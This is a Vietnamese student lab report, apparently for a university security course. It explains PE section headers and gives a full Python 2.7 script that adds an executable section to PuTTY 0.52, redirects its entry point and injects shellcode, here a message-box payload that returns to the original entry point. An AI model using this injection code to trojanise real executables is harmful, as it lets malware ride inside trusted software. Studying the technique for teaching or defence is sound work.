
BÁO CÁO PEFILE INJECTION

Tên: Phạm Ngọc Tâm
MSSV: 18521371
GVHD: TS. Phạm Văn Hậu

I. Phương pháp và ý tưởng



- Có 2 method chính để inject code vào một file thực thi:
  - Add một section vào file thực thi, những sẽ tăng kích thước file thực thi
  - Add code vào empty section hoặc khoảng trống của file thực thi, nó sẽ không tăng kích thước nhưng rất dễ ngắt ngang chương trình

⇒ Trong bài này em chọn cách 1


II. Tóm tắt kiến thức cấu trúc file

- Section trong PEfile được chia làm 2 phần
  - Section: chứa excecutable code
  - Section Header: chứa thông tin về section đó (địa chỉ, code, size, etc...)

- Section header có độ dài là 40 bytes

```
class SECTION_HEADER(Structure):
    _fields_ = [
        ("Name",                BYTE * 8),
        ("VirtualSize",         DWORD),
        ("VirtualAddress",      DWORD),
        ("SizeOfRawData",       DWORD),
        ("PointerToRawData",    DWORD),
        ("PointerToRelocations",    DWORD),
        ("PointerToLinenumbers",    DWORD),
        ("NumberOfRelocations",     WORD),
        ("NumberOfLinenumbers",     WORD),
        ("Characteristics",     DWORD)
    ]
```

- Section header giúp cho Windows load section vào memory một cách chính xác.
- Trong bài này chỉ tập trung vào các trường thông tin sau:
  - Name: section name (8 bytes), nếu nhỏ hơn 8 bytes phần còn lại sẽ được padding bởi null bytes
  - VirtualSize: chứa kích thước của section trong memory
  - VirtualAddress: chứa địa chỉ tương đối ảo của section
  - SizeOfRawData: chứa kích thước của section trên đĩa
  - PointerToRawData: chứa offset của section trên disk
  - Characteristics: chứa các flags mô tả section characteristics (RWX)
- Tập trung vào Alignment:
  - Section Alignment: section alignment trên Memory (RAM)
  - FileAlignment: section alignmen trên Disk (Đĩa, ổ cứng)



III. Các bước thực hiện tổng quát

Bước 1: Create Section header

Bước 2: Adding the section header

Bước 3: Edit Entrypoint

Bước 4: Injecting the code

IV. Thực hiện chi tiết

Bước 1: Create Section header

```
import pefile

exe_path = "putty-0.52.exe"
pe = pefile.PE(exe_path)

number_of_section = pe.FILE_HEADER.NumberOfSections
last_section = number_of_section - 1
file_alignment = pe.OPTIONAL_HEADER.FileAlignment
section_alignment = pe.OPTIONAL_HEADER.SectionAlignment


# Quick function to align our values
def align(val_to_align, alignment):
    return ((val_to_align + alignment - 1) / alignment) * alignment


raw_size = align(0x1000, pe.OPTIONAL_HEADER.FileAlignment)
virtual_size = align(0x1000, pe.OPTIONAL_HEADER.SectionAlignment)
raw_offset = align((pe.sections[last_section].PointerToRawData +
                    pe.sections[last_section].SizeOfRawData),
                   pe.OPTIONAL_HEADER.FileAlignment)

virtual_offset = align((pe.sections[last_section].VirtualAddress +
                        pe.sections[last_section].Misc_VirtualSize),
                       pe.OPTIONAL_HEADER.SectionAlignment)
```

- Đọc một file exe lên sau đó đọc các thông tin từ header như: số lượng section, FileAlignment, SectionAlignment
- Tính toán lại các raw_size, virtual_size, raw_offset và virtual offset lần lượt là các địa chỉ và kích thước của đoạn section mới
- Raw_size và virtual_size sẽ lấy bằng các section khác
- Raw_offset là địa chỉ trên đĩa bắt đầu của section trên đĩa, sẽ bằng địa chỉ bắt đầu PointerToRawData của section cuối cùng cộng thêm kích thước của section đó sẽ được địa chỉ cuối cùng section đó ⇒ Đây là cũng là địa chỉ bắt đầu của section mới cần thêm vào
- Đối với Virtual_offset cũng tương tự như Raw_offset, địa chỉ bắt đầu của section mới trên RAM sẽ bằng VirtualAddress của section cuối cùng cộng thêm VirtualSize của section đó.

Bước 2: Adding the section header

- Đầu tiên thiết lập địa chỉ bắt đầu cho section mới

```
new_section_offset = (pe.sections[number_of_section - 1].get_file_offset() + 40)
```

- Gán các giá trị cho các trường trong section header

```
# CODE | EXECUTE | READ | WRITE
    characteristics = 0xE0000020
    # Section name must be equal to 8 bytes
    name = ".axc" + (4 * '\x00')

    # Create the section
    # Set the name
    pe.set_bytes_at_offset(new_section_offset, name)
    # Set the virtual size
    pe.set_dword_at_offset(new_section_offset + 8, virtual_size)
    # Set the virtual offset
    pe.set_dword_at_offset(new_section_offset + 12, virtual_offset)
    # Set the raw size
    pe.set_dword_at_offset(new_section_offset + 16, raw_size)
    # Set the raw offset
    pe.set_dword_at_offset(new_section_offset + 20, raw_offset)
    # Set the following fields to zero
    pe.set_bytes_at_offset(new_section_offset + 24, (12 * '\x00'))
    # Set the characteristics
    pe.set_dword_at_offset(new_section_offset + 36, characteristics)
```

- Sau khi chèn thêm các trường thông tin cho section mới, section mới đã được thêm vào. Nhưng loader chưa thể thấy nó. Chúng ta cần chỉnh sửa một vài giá trị trong cấu trúc header chính (bởi vì header chính định nghĩa toàn bộ file, nên chỉnh sửa bên dưới thì phía trên cũng phải đổi theo)
  - NumberOfSections tăng lên 1, vì thêm 1 section
  - SizeOfImage: Toàn bộ kích thước của Pe image trong **Memory**, là tổng của tất cả các headers và sections được liên kết tới Section Alignment. Thông số này chính là địa chỉ cuối cùng của file (0→ địa chỉ cuối cùng) = điểm bắt đầu section mới VirtualAddress + size của section mới VirtualSize

```
# Edit the value in the File and Optional headers
    pe.FILE_HEADER.NumberOfSections += 1
    pe.OPTIONAL_HEADER.SizeOfImage = virtual_size + virtual_offset
    pe.write(exe_path)
```

- Cuối cùng là mở rộng kích thước của file vì đã thêm một section mới vào file

```
# Resize the executable
    # Note: I added some more space to avoid error
    fd = open(exe_path, 'a+b')
    map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS_WRITE)
    map.resize(original_size + 0x2000)
    map.close()
    fd.close()
```

Bước 3: Edit Entrypoint

- Sau khi add section mới vào, cần xác định lại vị trí bắt đầu mới của file để thực thi đoạn code mình muốn ⇒ chỉnh sửa thông tin Entrypoint = VirtualAddress - địa chỉ bắt đầu của section mới . Chương trình sẽ chạy từ đầu section mới đến khi kết thúc.

```
import pefile

exe_path = "putty-0.52.exe"
pe = pefile.PE(exe_path)

number_of_section = pe.FILE_HEADER.NumberOfSections
last_section = number_of_section - 1

new_ep = pe.sections[last_section].VirtualAddress #new entrypoint
oep = pe.OPTIONAL_HEADER.AddressOfEntryPoint #old entrypoint

print "[*] Original EntryPoint = 0x%08x" % oep
print "[*] New EntryPoint = 0x%08x" % new_ep

pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_ep #entrypoint = new entrypoint

pe.write("putty-0.52.exe")
```

- biến oep sẽ lưu lại địa chỉ bắt đầu gốc ban đầu, lưu lại để sau khi thực hiện đoạn shellcode sẽ chèn thêm câu lệnh return về lại địa chỉ này để file thực thi tiếp tục bình thường

Bước 4: Injecting the code

- Các bước tham chiếu đầy đủ xong, bây giờ đưa Shellcode vào payload vào vị trí bắt đầu của section mới (PointerToRawData)

```
shellcode = bytes(b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
                b"\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
                b"\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1"
                b"\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28"
                b"\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34"
                b"\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84"
                b"\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c\x24"
                b"\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b"
                b"\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"
                b"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e"
                b"\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e"
                b"\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"
                b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64\x68"
                b"\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"
                b"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
                b"\x24\x52\xe8\x5f\xff\xff\xff\x68\x69\x74\x79\x58\x68"
                b"\x65\x63\x75\x72\x68\x6b\x49\x6e\x53\x68\x42\x72\x65"
                b"\x61\x31\xdb\x88\x5c\x24\x0f\x89\xe3\x68\x58\x20\x20"
                b"\x20\x68\x54\x21\x21\x21\x68\x45\x20\x55\x49\x68\x20"
                b"\x4c\x4f\x56\x68\x6f\x2c\x20\x49\x68\x48\x65\x6c\x6c"
                b"\x31\xc9\x88\x4c\x24\x14\x89\xe1\x31\xd2\x6a\x40\x53"
                b"\x51\x52\xff\xd0\x31\xc0\x50\xff\x55\x08")
```

```
# Write the shellcode into the new section
pe.set_bytes_at_offset(raw_offset, shellcode)
```

- Vì để thực hiện được 1 message box hiện lên cần nhiều câu lệnh, sau đó chuyển sang bytes và đưa vào. Metasploit cung cấp tools để thực hiện, chỉ cần đưa thông điệp mình muốn vào. Nó sẽ build ra đoạn code cho mình, đồng thời chuyển sang bytes.
- Cuối cùng gọi hàm set_bytes_at_offset, chỉ ra vị trí muốn ghi shellcode vào.

Bước 5: Chuyển hướng chương trình trở lại như ban đầu

- Replace câu lệnh return của code malicious trở về vị trí ban đầu. replace 6 bytes cuối của đoạn shellcode từ kali

```
\xB8<original address>\xFF\xD0
```

Bước 6: Gộp các bước trên lại thành 1 file hoàn chỉnh

```
import pefile
import mmap
import os

#hàm tính align cho địa chỉ
def align(val_to_align, alignment):
    return ((val_to_align + alignment - 1) / alignment) * alignment

#đọc file exe muốn tấn công
exe_path = "putty-0.52.exe"

#đoạn shellcode muốn thực hiện
#Shellcode này có thêt sử dụng tools của Kali để thực hiện
shellcode = bytes(b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
                  b"\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
                  b"\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1"
                  b"\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28"
                  b"\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34"
                  b"\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84"
                  b"\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c\x24"
                  b"\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b"
                  b"\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"
                  b"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e"
                  b"\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e"
                  b"\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"
                  b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64\x68"
                  b"\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"
                  b"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
                  b"\x24\x52\xe8\x5f\xff\xff\xff\x68\x69\x74\x79\x58\x68"
                  b"\x65\x63\x75\x72\x68\x6b\x49\x6e\x53\x68\x42\x72\x65"
                  b"\x61\x31\xdb\x88\x5c\x24\x0f\x89\xe3\x68\x54\x21\x58"
                  b"\x20\x68\x45\x20\x55\x49\x68\x20\x4c\x4f\x56\x68\x6f"
                  b"\x2c\x20\x49\x68\x48\x65\x6c\x6c\x31\xc9\x88\x4c\x24"
                  b"\x12\x89\xe1\x31\xd2\x6a\x40\x53\x51\x52\xff\xd0\xB8"
                  b"\x0C\x3E\x43\x00\xFF\xD0")


# STEP 0x01 - Resize the Executable
# Note: I added some more space to avoid error

#Bước 1: Mở rộng kích thước của file ---------------------------------------------------------------------
#Mô tả: vì theo hướng sẽ chèn thêm section nên kích thước file sẽ tăng lên, cần chỉnh sửa lại thông tin kích thước file
print "[*] STEP 1 - Resize the Executable"

original_size = os.path.getsize(exe_path)
print "\t[+] Original Size = %d" % original_size
fd = open(exe_path, 'a+b')
map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS_WRITE)
map.resize(original_size + 0x2000)
```


```
map.close()
fd.close()

print "\t[+] New Size = %d bytes\n" % os.path.getsize(exe_path)

# Bước 2: Thêm section mới vào file thực thi ------------------------------------------------------------
print "[*] STEP 2 - Add the New Section Header"

#đọc file PE
pe = pefile.PE(exe_path)

#Lấy thông tin số lượng section
number_of_section = pe.FILE_HEADER.NumberOfSections

#lấy index của section cuối cùng, thư viện lấy ra sẽ đánh số thứ tự từ 0
last_section = number_of_section - 1

#lấy Alignment
file_alignment = pe.OPTIONAL_HEADER.FileAlignment
section_alignment = pe.OPTIONAL_HEADER.SectionAlignment


new_section_offset = (pe.sections[number_of_section - 1].get_file_offset() + 40)

# Tính toán các thông tin trong section header của section mới
raw_size = align(0x1000, file_alignment)
virtual_size = align(0x1000, section_alignment)
raw_offset = align((pe.sections[last_section].PointerToRawData + pe.sections[last_section].SizeOfRawData), file_alignment)
virtual_offset = align((pe.sections[last_section].VirtualAddress + pe.sections[last_section].Misc_VirtualSize), section_alignment)

# CODE | EXECUTE | READ | WRITE
characteristics = 0xE0000020
# Section name phải bằng 4 bytes
name = ".axc" + (4 * '\x00')

# Thiết lập tên
pe.set_bytes_at_offset(new_section_offset, name)
print "\t[+] Section Name = %s" % name
# Thiết lập địa chỉ section trên RAM
pe.set_dword_at_offset(new_section_offset + 8, virtual_size)
print "\t[+] Virtual Size = %s" % hex(virtual_size)
# Thiết lập địa chỉ bắt đầu section trên RAM
pe.set_dword_at_offset(new_section_offset + 12, virtual_offset)
print "\t[+] Virtual Offset = %s" % hex(virtual_offset)
# Thiết lập địa chỉ section trên đĩa
pe.set_dword_at_offset(new_section_offset + 16, raw_size)
print "\t[+] Raw Size = %s" % hex(raw_size)
# # Thiết lập địa chỉ section trên đĩa
pe.set_dword_at_offset(new_section_offset + 20, raw_offset)
print "\t[+] Raw Offset = %s" % hex(raw_offset)
# Thiết lập phần trống còn lại là 0
pe.set_bytes_at_offset(new_section_offset + 24, (12 * '\x00'))
# Thiết lập các characteristics
pe.set_dword_at_offset(new_section_offset + 36, characteristics)
print "\t[+] Characteristics = %s\n" % hex(characteristics)

# Bước 3 - Chỉnh sửa các thông tin trong HEADER chính của file -------------------------------------------
print "[*] STEP 3 - Modify the Main Headers"

# Tăng số lượng Section lên thêm 1
pe.FILE_HEADER.NumberOfSections += 1
print "\t[+] Number of Sections = %s" % pe.FILE_HEADER.NumberOfSections

# Tính tổng kích thước file chính là địa chỉ cuối cùng của section mới
pe.OPTIONAL_HEADER.SizeOfImage = virtual_size + virtual_offset
print "\t[+] Size of Image = %d bytes" % pe.OPTIONAL_HEADER.SizeOfImage

#viết vào file PE
pe.write(exe_path)

#Load file PE để chỉnh sửa địa chỉ pointer
pe = pefile.PE(exe_path)
number_of_section = pe.FILE_HEADER.NumberOfSections
last_section = number_of_section - 1
```

```
#Entrypoint địa chỉ khi chương trình bắt đầu thực thi
new_ep = pe.sections[last_section].VirtualAddress
print "\t[+] New Entry Point = %s" % hex(
    pe.sections[last_section].VirtualAddress)

#lưu lại địa chỉ Entrypoint ban đầu để thực thi return
oep = pe.OPTIONAL_HEADER.AddressOfEntryPoint
print "\t[+] Original Entry Point = %s\n" % hex(
    pe.OPTIONAL_HEADER.AddressOfEntryPoint)
pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_ep

# Bước 4: chèn đoạn shellcode vào trong section mới ------------------------------------------------------
print "[*] STEP 4 - Inject the Shellcode in the New Section"

#gán địa chỉ bắt đầu là địa chỉ bắt đầu của Section mới
raw_offset = pe.sections[last_section].PointerToRawData

#Ghi đoạn shell code vào Section mới
pe.set_bytes_at_offset(raw_offset, shellcode)
print "\t[+] Shellcode wrote in the new section"

pe.write(exe_path)
```

V. Thực nghiệm

Môi trường thực hiện:

- Python2.7
- Windows 10
- File thực thi: putty-0.52.exe (putty phiên bản 0.52)



VI. Hạn chế và hướng phát triển

- Đoạn code này chỉ chạy được trên python2.7, các phiên bản python3 cao hơn sử dụng các hàm khác nên sẽ gây ra lỗi

⇒ Khắc phục thay đổi một số hàm trong đoạn code sẽ có thể thực hiện được trên python3

- Đoạn file thực thi là phiên bản cũ của putty, những phiên bản mới có thể sẽ không thực hiện được do các file thực thi mới có cơ chế đảm bảo việc thực thi các đoạn code return địa chỉ lạ
- File code chỉ thực thi trên file putty-0.52.exe vì mỗi file có địa chỉ khác nhau

⇒ Khắc phục sử dụng biến lưu lại địa chỉ gốc sau đó chuyển đổi sang string và insert vào đoạn Shellcode sau khi tính từ Kali